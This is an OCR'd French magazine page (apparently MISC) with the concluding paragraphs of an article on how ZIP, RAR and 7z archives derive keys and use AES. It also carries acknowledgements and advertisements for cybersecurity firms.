
Nous avons vu dans cet article pour les formats d'archives courants que sont ZIP, RAR et 7z : où sont stockées les données cryptographiques, les algorithmes de génération de clés et les détails d'utilisation d'AES, utilisé dans tous les cas. Même s'il n'était pas question, dans cet article, d'analyser la sécurité des implémentations en profondeur, on peut constater, premier point, que les fonctionnalités de chiffrement utilisent des algorithmes standards, ce qui n'était pas le cas il y a quelque temps (cf. ZipCrypto ou le mécanisme de dérivation de RAR3).

Le second est que, dorénavant, les clés de chiffrement proviennent directement du mot de passe de l'utilisateur. En particulier, le mot de passe ne sert plus à déchiffrer les clés de chiffrement de l'archive, comme c'était le cas avec ZipCrypto. Ce design s'est avéré catastrophique sur certaines versions de PKZIP utilisant un générateur d'aléa faible. Dans tous les formats actuels, l'aléa n'est utilisé que pour générer un sel. L'utilisation d'un mauvais générateur a donc un impact moindre.Vous pouvez retrouver le code de notre outil sur GitHub **[14]**. ■

Remerciements

Merci à Jean-Baptiste Bédrune pour sa relecture attentive, sa contribution à l'outil et ses suggestions.

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com



www.hsc-formation.fr

HSC by Deloitte.

Offrez à votre SI un DIAG 360°

SOC managé

Prévention et détection des incidents

Threat Intel

Protection de la réputation sur Internet (y compris les réseaux sociaux)

Sécugérance

Administration des infrastructures

NES

EXPERT EN CYBERSECURITE

NES Network Engineering & Security

NES_Grp

www.nes.fr

marcom@nes.fr - 01 53 38 57 04